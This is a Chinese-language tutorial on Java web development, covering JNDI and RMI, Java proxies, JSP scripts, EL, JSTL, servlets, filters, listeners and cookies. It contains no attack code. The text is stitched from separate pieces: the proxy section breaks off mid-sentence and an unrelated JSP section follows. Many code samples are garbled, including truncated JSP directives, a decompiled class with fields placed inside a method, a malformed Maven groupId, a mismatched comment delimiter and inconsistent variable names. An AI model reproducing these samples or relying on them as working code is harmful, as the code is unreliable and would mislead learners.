LDAP 协议	ldaps://	com.sun.jndi.url.ldaps.ldapsURLContext
IIOP 对象 请求 代理 协议	iiop://	com.sun.jndi.url.iiop.iiopURLContext
IIOP 对象 请求 代理 协议	iiopname://	com.sun.jndi.url.iiopname.iiopnameURLContext
IIOP 对象 请求 代理 协议	corbaname://	com.sun.jndi.url.corbaname.corbanameURLContext

## RMI远程方法调用

**概念：**允许运行在一个 Java 的对象调用运行在另一个 Java 虚拟机上对象的方法。通俗来说就是 A 机器上的 class 可以调用 B 机器上的 class 中的方法。

**RMI调用原理图：**



**名词解释：**

- 传输层(Transport Layer) - 此层连接客户端和服务端。它管理现有的连接，并设置新的连接。
- 存根(Stub) - 存根是客户端上的远程对象的表示(代理)。它位于客户端系统中; 它作为客户端程序的网关。
- 骨架(Skeleton)- 它位于服务器端的对象。存根与此骨架通信以将请求传递给远程对象。
- RRL(远程参考层)- 它是管理客户端对远程对象的引用的层。

**RMI工作原理：**

客户调用客户端辅助对象Stub上的方法 客户端辅助对象Stub打包调用信息（变量，方法名），通过网络发送给服务端辅助对象Skeleton 服务端辅助对象Skeleton将客户端辅助对象发送来的信息解包，找出真正被调用的方法以及该方法所在对象 调用真正服务对象上的真正方法，并将结果返回给服务端辅助对象Skeleton 服务端辅助对象将结果打包，发送给客户端辅助对象Stub 客户端辅助对象将返回值解包，返回给调用者 客户获得返回值

# Java动态代理

## 什么是代理

大道理上讲代理是一种软件设计模式，目的地希望能做到代码重用。具体上讲，代理这种设计模式是通过不直接访问被代理对象的方式，而访问被代理对象的方法。这个就好比 商户---->明星经纪人(代理)---->明星这种模式。我们可以不通过直接与明星对话的情况下，而通过明星经纪人(代理)与其产生间接对话。

再举个例子我想点份外卖，但是手机没电了，于是我让同学用他手机帮我点外卖。在这个过程中，其实就是我**同学（代理对象）帮我（被代理的对象）代理了点外卖（被代理的行为）**，在这个过程中，同学可以完全控制点外卖的店铺、使用的APP，甚至把外卖直接吃了都行（**对行为的完全控制**），由此，可以简单的总结代理有四个要素

- 代理对象
- 被代理的行为
- 被代理的对象
- 行为的完全控制

## 静态代理

说到代理我们肯定要先说静态代理，那么我们就要知道静态代理是什么，下面我通过一个案例来进行解释。

假如说我们遇到了这样一个需求，需要记录一些方法的执行时间，最简单的办法就是在方法开头和结尾各加一个时间戳：

```

public static void execute(int x, int y) {
    tools.info("start: {%tT}", System.currentTimeMillis());
    if (x == 3) {
        tools.info("end: {%tT}", System.currentTimeMillis());
        return;
    }
    for (int i=x; i < y; i++) {
        if (i == 5) {
            tools.info("end: {%tT}", System.currentTimeMillis());
            return;
        }
    }
    tools.info("end: {}", System.nanoTime());
    return;
}

```

我们需要在每个return前面都加个记录时间戳的代码，很麻烦，于是我们可以由方法的调用者来记录时间：

```

public class Invoker {
    private Executor executor = new Executor();

    public void invoke() {
        log.info("start: {}", System.nanoTime());
        executor.execute(1, 2);
        log.info("end: {}", System.nanoTime());
    }
}

```

这样就会有一个新的问题，

# Introduction

# JSP

## 概述

JSP（全称：Java Server Pages）：Java 服务端页面。是一种动态的网页技术，其中既可以定义 HTML、JS、CSS等静态内容，还可以定义 Java代码的动态内容，也就是 `JSP = HTML + Java`。如下就是jsp代码

```
<html>
  <head>
    <title>Title</title>
  </head>
  <body>
    <h1>JSP,Hello World</h1>
    <%
      System.out.println("hello,jsp~");
    %>
  </body>
</html>
```


JSP 就是一个页面本质上就是一个 Servlet

## JSP访问流程：

- 浏览器第一次访问 `hello.jsp` 页面
- tomcat 会将 `hello.jsp` 转换为名为 `hello_jsp.java` 的一个 Servlet
- tomcat 再将转换的 `servlet` 编译成字节码文件 `hello_jsp.class`
- tomcat 会执行该字节码文件，向外提供服务

我们可以到项目所在磁盘目录下找

`target\tomcat\work\Tomcat\localhost\jsp-demo\org\apache\jsp` 目录，而这个目录下就能看到转换后的 `servlet` 打开 `hello_jsp.java` 文件，可以看到有一个名为 `_jspService()` 的方法，该方法就是每次访问 `jsp` 时自动执行的方法，和 `servlet` 中的 `service` 方法一样，并且在 `_jspService()` 方法中可以看到往浏览器写标签的代码：



以前我们自己写 `Servlet` 时，这部分代码是由我们自己来写，现在有了 `JSP` 后，由 `tomcat` 完成这部分功能。

## JSP 脚本分类

JSP 脚本有如下三个分类：


- `<%...%>`：内容会直接放到 `_jspService()` 方法之中
- `<%=...%>`：内容会放到 `out.print()` 中，作为 `out.print()` 的参数
- `<%!...%>`：内容会放到 `_jspService()` 方法之外，被类直接包含

代码演示：

在 `hello.jsp` 中书写

```
<%
    System.out.println("hello,jsp~");
    int i = 3;
%>
```

查看转换的 `hello_jsp.java` 文件，`i` 变量定义在了 `_jspService()` 方法中



在 `hello.jsp` 中书写

```
<%= "hello"%>
<%= i %>
```

查看转换的 `hello_jsp.java` 文件，该脚本的内容被放在了 `out.print()` 中，作为参数

```
out.write( str: "\r\n");
out.write( str: "    <h1>hello_jsp</h1>\r\n");
out.write( str: "\r\n");
out.write( str: "    ");

System.out.println("hello_jsp~");
int i = 3;

out.write( str: "\r\n");
out.write( str: "\r\n");
out.write( str: "\r\n");
out.write( str: "    ");
out.print("hello");
out.write( str: "\r\n");
out.write( str: "    ");
out.print(i);
out.write( str: "\r\n");
out.write( str: "\r\n");
out.write( str: "    ");
out.write( str: "\r\n");
out.write( str: "\r\n");
out.write( str: "\r\n");
out.write( str: "</body>\r\n");
```

在 `hello.jsp` 中书写

```
<%!
    void show(){}
    String name = "zhangsan";
%>
```

通过浏览器访问 `hello.jsp` 后，查看转换的 `hello_jsp.java` 文件，该脚本的内容被放在了成员位置



```

import javax.servlet.*;
import javax.servlet.http.*;
import javax.servlet.jsp.*;

public final class hello_jsp extends org.apache.jasper.runtime.HttpJspBase
    implements org.apache.jasper.runtime.JspSourceDependent {

    void show() {

        String name = "zhangsan";

        private static final javax.servlet.jsp.JspFactory _jspxFactory =
            javax.servlet.jsp.JspFactory.getDefaultFactory();

        private static java.util.Map<java.lang.String, java.lang.Long> _jspx_dependants;

        private javax.el.ExpressionFactory _el_expressionfactory;
        private org.apache.tomcat.InstanceManager _jsp_instancemanager;

        public java.util.Map<java.lang.String, java.lang.Long> getDependants() { return _j

```

## EL 表达式

### 概述

EL（全称Expression Language）表达式语言，用于简化 JSP 页面内的 Java 代码。EL 表达式的主要作用是获取数据。其实就是从域对象中获取数据，然后将数据展示在页面上，如：`\${brands}` 就是获取域中存储的 key 为 brands 的数据。

### 代码演示

- 定义servlet，在servlet中封装一些数据并存储到request域对象中并转发到 el-demo.jsp 页面。

```

@WebServlet("/demo1")
public class ServletDemo1 extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //1. 准备数据
        List<User> Users = new ArrayList<User>();
        Users.add(new User("uName01", "man", "123456"));
        Users.add(new User("uName02", "woman", "123456789"));
        Users.add(new User("uName03", "man", "123456"));
        //2. 存储到request域中
        request.setAttribute("Users", Users);
        request.setAttribute("status", 1);
        //3. 转发
        request.getRequestDispatcher("/el-demo.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}

```


- 在 `el-demo.jsp` 中通过 EL表达式 获取数据

```

<%@ page contentType="text/html; charset=UTF-8" language="java"%>
<html>
<head>
    <title>Title</title>
</head>
<body>
    ${Users}
</body>
</html>

```

- 在浏览器的地址栏输入 `demo1` 这个servlet，页面效果如下：



## 域对象

JavaWeb中有四大域对象，分别是：

- page:

有效范围pageContext：只在一个页面中保存属性，跳转后无效

作用：代表jsp中

- request:

作用：提供对请求数据的访问，提供用于加入特定请求数据访问

有效范围：只在当前请求中保存，服务器跳转有效，客户端跳转无效

主要用于处理用户的提交信息

- session:

作用：用于保存客户端与服务端之间的数据

有效范围：在一次会话中有效，无论何种跳转都有效。

- application:

有效范围：整个项目，项目关闭、重启数据会丢失，如果项目不关闭，所有用户访问该项目的页面都可以获取application

## JSTL标签

### 概述

JSP标准标签库(Jsp Standardized Tag Library)，使用标签取代JSP页面上的Java代码。如下代码就是JSTL标签

```
<c:if test="${flag == 1}">
    男
</c:if>
<c:if test="${flag == 2}">
    女
</c:if>
```

上面代码看起来是不是比 JSP 中嵌套 Java 代码看起来舒服好了。而且前端工程师对标签是特别敏感的，他们看到这段代码是能看懂的。

JSTL 提供了很多标签，如下图

标签	描述
\	用于在JSP中显示数据，就像<%= ... >
\	用于保存数据
\	用于删除数据
\	用来处理产生错误的异常状况，并且将错误信息储存起来
\	与我们在一般程序中用的if一样
\	本身只当做和的父标签
\	的子标签，用来判断条件是否成立
\	的子标签，接在标签后，当标签判断为false时被执行
\	检索一个绝对或相对 URL，然后将其内容暴露给页面
\	基础迭代标签，接受多种集合类型
\	根据指定的分隔符来分隔内容并迭代输出
\	用来给包含或重定向的页面传递参数
\	重定向至一个新的URL.
\	使用可选的查询参数来创建一个URL

## JSTL 使用流程：

- 添加maven依赖

```
<dependency>
  <groupId>jstl</groupId>
  <artifactId>jstl</artifactId>
  <version>1.2</version>
</dependency>
<dependency>
  <groupId>>taglibs</groupId>
  <artifactId>standard</artifactId>
  <version>1.1.2</version>
</dependency>
```

- 在JSP页面上引入JSTL标签库

```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"
```

- 使用标签

## if 标签

`<c:if>` : 相当于 if 判断

- 属性: test, 用于定义条件表达式

```
<c:if test="${flag == 1}">
    男
</c:if>
<c:if test="${flag == 2}">
    女
</c:if>
```

### 代码演示:

- 定义一个 `servlet` , 在该 `servlet` 中向 request 域对象中添加 键是 `status` , 值为 `1` 的数据

```
@WebServlet("/demo2")
public class ServletDemo2 extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //1. 存储数据到request域中
        request.setAttribute("status",1);

        //2. 转发到 jstl-if.jsp
        request.getRequestDispatcher("/jstl-if.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}
```

- 定义 `jstl-if.jsp` 页面, 在该页面使用 `<c:if>` 标签

```

<%@ page contentType="text/html;charset=UTF-8" language="jav
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core
<html>
<head>
    <title>Title</title>
</head>
<body>
    <!--
        c:if: 来完成逻辑判断, 替换java  if else
    --%>
    <c:if test="${status ==1}">
        启用
    </c:if>

    <c:if test="${status ==0}">
        禁用
    </c:if>
</body>
</html>

```

## forEach 标签

`<c:forEach>`：相当于 for 循环。java 中有增强 for 循环和普通 for 循环，JSTL 中的 `<c:forEach>` 也有两种用法

### 用法一

类似于 Java 中的增强 for 循环。涉及到的 `<c:forEach>` 中的属性如下

- items：被遍历的容器
- var：遍历产生的临时变量
- varStatus：遍历状态对象

如下代码，是从域对象中获取名为 brands 数据，该数据是一个集合；遍历遍历，并给该集合中的每一个元素起名为 brand，是 Brand 对象。在循环里面使用 EL 表达式获取每一个 Brand 对象的属性值

```

<c:forEach items="${Users}" var="User">
    <tr>
        <td>${User.userName}</td>
        <td>${brand.sex}</td>
        <td>${brand.phoneNumber}</td>
    </tr>
</c:forEach>

```

代码演示:

- 新建 JSTLForeachServletDemo servlet:

```

@WebServlet("/demo3")
public class JSTLForeachServletDemo extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //1. 准备数据
        List<User> Users = new ArrayList<User>();
        Users.add(new User("uName01", "man", "123456"));
        Users.add(new User("uName02", "woman", "123456789"));
        Users.add(new User("uName03", "man", "123456"));
        //2. 存储到request域中
        request.setAttribute("Users", Users);
        request.setAttribute("status", 1);
        //3. 转发
        request.getRequestDispatcher("/jstl-foreach.jsp").forward(request, response);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
        this.doGet(request, response);
    }
}

```

- 定义名为 jstl-foreach.jsp 页面, 内容如下:

```

<%@ page contentType="text/html; charset=UTF-8" language="jav
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Title</title>
</head>
<body>
<hr>
<table border="1" cellspacing="0" width="800">
    <tr>
        <th>姓名</th>
        <th>性别</th>
        <th>手机号</th>

    </tr>
    <c:forEach items="${Users}" var="User">
        <tr>
            <td>${User.userName}</td>
            <td>${User.sex}</td>
            <td>${User.phoneNumber}</td>
        </tr>
    </c:forEach>
</table>
</body>
</html>

```

效果：

← → ↺ 🌐 localhost:8080/jsp-demo/demo3

姓名	性别	手机号
uName01	man	123456
uName02	woman	123456789
uName03	man	123456

## 用法二

类似于 Java 中的普通for循环。涉及到的 `<c:forEach>` 中的属性如下



- begin: 开始数
- end: 结束数
- step: 步长

实例代码:

从0循环到10, 变量名是 `i` , 每次自增1

```
<c:forEach begin="0" end="10" step="1" var="i">
    ${i}
</c:forEach>
```

效果:



姓名	性别	手机号
----	----	-----

# servlet

## 定义：


Servlet (Server Applet) 是Java Servlet的简称，称为小服务程序或服务连接器，用Java编写的服务器端程序，具有独立于平台和协议的特性，主要功能在于交互式地浏览和生成数据，生成动态Web内容。

狭义的Servlet是指Java语言实现的一个接口，广义的Servlet是指任何实现了这个Servlet接口的类，一般情况下，人们将Servlet理解为后者。Servlet运行于支持Java的应用服务器中。从原理上讲，Servlet可以响应任何类型的请求，但绝大多数情况下Servlet只用来扩展基于HTTP协议的Web服务器。

## HTTPServlet：

具体的servlet使用方式请查看案例源码，本节主要的示例为HTTPServlet，HTTPServlet使用一个HTML表单来发送和接收数据。要创建一个HTTPServlet，需要继承 javax.servlet.http.HttpServlet 类并重写 doXXX (如 doGet、doPost )方法或者 service 方法，该类是用专门的方法来处理HTML表单的GenericServlet的一个子类。

注意：在继承了HTTPServlet类后我们在重写`service`方法后重写doXXX（如doGet）等方法时无法进入，原因是HTTPServlet的`service`方法做的请求方式的区分，如下：



```
177  override
178  protected void service(HttpServletRequest req, HttpServletResponse resp)
179      throws ServletException, IOException
180  {
181      String method = req.getMethod();
182
183      if (method.equals(METHOD_GET)) {
184          long lastModified = getLastModified(req);
185          if (lastModified == -1) {
186              // servlet doesn't support if-modified-since, no reason
187              // to go through further expensive logic
188              doGet(req, resp);
189          } else {
190              long ifModifiedSince = req.getDateHeader(HEADER_IFMODSINCE);
191              if (ifModifiedSince < lastModified) {
192                  // If the servlet mod time is later, call doGet()
193                  // Round down to the nearest second for a proper compare
194                  // A ifModifiedSince of -1 will always be less
195                  maybeSetLastModified(resp, lastModified);
196                  doGet(req, resp);
197              } else {
198                  resp.setStatus(HttpServletResponse.SC_NOT_MODIFIED);
199              }
200          }
201      } else if (method.equals(METHOD_HEAD)) {
202          long lastModified = getLastModified(req);
203          maybeSetLastModified(resp, lastModified);
204          doHead(req, resp);
205      } else if (method.equals(METHOD_POST)) {
206          doPost(req, resp);
207      } else if (method.equals(METHOD_PUT)) {
208          doPut(req, resp);
209      } else if (method.equals(METHOD_DELETE)) {
210          doDelete(req, resp);
211      } else {
212          throw new ServletException("Unsupported method: " + method);
213      }
214  }
```

在继承了HTTPServlet后，重写doGet方法返回当前时间：

```

@Override
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    System.out.println("请求方式" + req.getMethod());
    System.out.println("访问路径" + req.getServletPath());
    System.out.println("协议类型" + req.getProtocol());
    //读取消息头, getHeaderNames()返回key的迭代器, 该迭代器是比Iterator更简单的Enumeration
    Enumeration e = req.getHeaderNames();
    while(e.hasMoreElements()){
        String key = (String) e.nextElement();
        String value = req.getHeader(key);
        System.out.println(key + ":" + value);
    }
    //写消息头告诉浏览器给它输出的是什么格式的内容
    resp.setContentType("text/html");

    //获取输出流, 该流指向的目标就是浏览器
    PrintWriter out = resp.getWriter();
    //省略代码N行
    Date date = new Date();
    SimpleDateFormat sdf = new SimpleDateFormat("HH:mm:ss");
    String now = sdf.format(date);
    //写实体内容
    out.println("<!DOCTYPE HTML>");
    out.println("<html>");
    out.println("<head>");
    out.println("<title>TimeServlet</title>");
    out.println("<meta charset='utf-8'>");
    out.println("</head>");
    out.println("<body>");
    out.println("<p>"+now+"</p>");
    out.println("</body>");
    out.println("</html>");
    out.close();
}

```

**注：**如doGet方法执行多次请查看你的浏览器插件，因为有些浏览器插件会导致这个问题

在继承了HTTPServlet后，重写service方法返回当前时间：

```

@Override
public void service(ServletRequest req, ServletResponse res) thr
    // 根据请求方式的不同，进行分别的处理

    HttpServletRequest request = (HttpServletRequest) req;

    //1. 获取请求方式
    String method = request.getMethod();
    //2. 判断
    if("GET".equals(method)){
        // get方式的处理逻辑
        HttpServletTest httpServletTest=new HttpServletTest();
        httpServletTest.doGet((HttpServletRequest) req, (HttpSer
    }else if("POST".equals(method)){
        // post方式的处理逻辑

        doPost(req,res);
    }
}

```

有一点需要注意，在Servlet3.0版本后开始支持注解配置，3.0版本前只支持XML配置文件的配置方法。

# Filter

## 概述

Filter 表示过滤器，过滤器可以把对资源的请求拦截下来，从而实现一些特殊的功能。主要用于对 web 的请求或响应进行拦截并做一些业务逻辑判断和处理，如验证用户访问权限、记录用户操作、对请求进行重新编码、压缩响应信息等

## 开发步骤

1. 实现Filter接口，并重写他的 `init`、`doFilter`、`destroy` 方法
2. 配置拦截路径，在类上定义 `@WebFilter` 注解，用 `value` 属性执行拦截资源，`/*` 标识标识拦截所有资源
3. 在`doFilter`方法中执行操作，使用 `chain.doFilter(request,response)`；来放行资源

## 执行流程


- 浏览器发起资源请求（servlet、jsp等）
- 过滤器拦截请求，经过一些逻辑处理后选择放行还是丢弃
- 在放行访问相关资源后会回到执行放行之后的Filter逻辑中

## 拦截配置方式

- 拦截具体的资源：`/index.jsp`：只有访问`index.jsp`时才会被拦截
- 目录拦截：`/user/*`：访问`/user`下的所有资源，都会被拦截
- 后缀名拦截：`*.jsp`：访问后缀名为`jsp`的资源，都会被拦截
- 拦截所有：`/*`：访问所有资源，都会被拦截

## 过滤器链

在一个Web应用，可以配置多个过滤器，我们现在使用的是注解配置Filter，而这种配置方式的优先级是按照过滤器类名(字符串)的自然排序。比如有如下两个名称的过滤器：`BFilterDemo` 和 `AFilterDemo`。那一定是 `AFilterDemo` 过滤器先执行，执行样例：



# Listener

## 概述

Listener 表示监听器，可以监听就是在

`application` , `session` , `request` 三个对象创建、销毁或者往其中添加修改删除属性时自动执行代码的功能组件。`request` 和 `session` 我们学习过。而 `application` 是 `ServletContext` 类型的对象。`ServletContext` 代表整个web应用，在服务器启动的时候，tomcat 会自动创建该对象。在服务器关闭时会自动销毁该对象。

## 分类

在JavaWeb中提供了8个监听器：

### 6个常规监听器

`ServletContext`

`ServletContextListener` (生命周期监听)

`ServletContextAttributeListener` (属性监听)

`HttpSession`

`HttpSessionListener` (生命周期监听)

`HttpSessionAttributeListener` (属性监听)

`ServletRequest`

`ServletRequestListener` (生命周期监听)

`ServletRequestAttributeListener` (属性监听)

### 2个感知监听

`HttpSessionBindingListener`


`HttpSessionActivationListener`

## 演示


实现 `ServletContextListener` 监听器步骤：

- 定义类，实现 `ServletContextListener` 接口
- 重写所有抽象方法
- 使用 `@WebListener` 进行配置
- 启动tomcat, 查看console的输出

执行效果如下：



## ServletRequestListener 演示效果:





# 会话技术

## 概述

用户打开浏览器，访问web服务器的资源，会话建立，直到有一方断开连接，会话结束。在一次会话中可以包含多次请求和响应。

- 从浏览器发出请求到服务端响应数据给前端之后，一次会话(在浏览器和服务端之间)就被建立了
- 会话被建立后，如果浏览器或服务端都没有被关闭，则会话就会持续建立着
- 浏览器和服务端就可以继续使用该会话进行请求发送和响应，上述的整个过程就被称之为会话。

会话跟踪是一种维护浏览器状态的方法，服务器需要识别多次请求是否来自于同一浏览器，以便在同一次会话的多次请求间共享数据。

- 服务器会收到多个请求，这多个请求可能来自多个浏览器，需要识别请求是否来自同一个浏览器，服务器识别浏览器后就可以在同一次会话中多次请求之间来共享数据，服务器用来识别浏览器的过程就是会话跟踪

## 实现方案

- 客户端会话跟踪技术：Cookie
- 服务端会话跟踪技术：Session

## Cookie

**Cookie：**客户端会话技术，将数据保存到客户端，以后每次请求都携带Cookie数据进行访问。

### Cookie的工作流程

- 服务端提供了两个Servlet，分别是ServletA和ServletB
- 浏览器发送HTTP请求1给服务端，服务端ServletA接收请求并进行业务处理
- 服务端ServletA在处理的过程中可以创建一个Cookie对象并将 `name=zs` 的数据存入Cookie
- 服务端ServletA在响应数据的时候，会把Cookie对象响应给浏览器
- 浏览器接收到响应数据，会把Cookie对象中的数据存储在浏览器内存中，此时浏览器和服务端就==建立了一次会话==
- ==在同一次会话==中浏览器再次发送HTTP请求2给服务端ServletB，浏览器会携带Cookie对象中的所有数据

- ServletB接收到请求和数据后，就可以获取到存储在Cookie对象中的数据，这样同一个会话中的多次请求之间就实现了数据共享

## Cookie的基本使用

### 发送Cookie

- 创建Cookie对象，并设置数据

```
Cookie cookie = new Cookie("key","value");
```

- 发送Cookie到客户端：使用==response==对象


```
response.addCookie(cookie);
```

编写Servlet类，名称为AServlet在Servlet中创建Cookie对象，存入数据，发送给前端

```
@WebServlet("/aServlet")
public class AServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response) {
        //发送Cookie
        //1. 创建Cookie对象
        Cookie cookie = new Cookie("username","张三");
        //2. 发送Cookie, response
        response.addCookie(cookie);
    }

    @Override
    protected void doPost(HttpServletRequest request, HttpServletResponse response) {
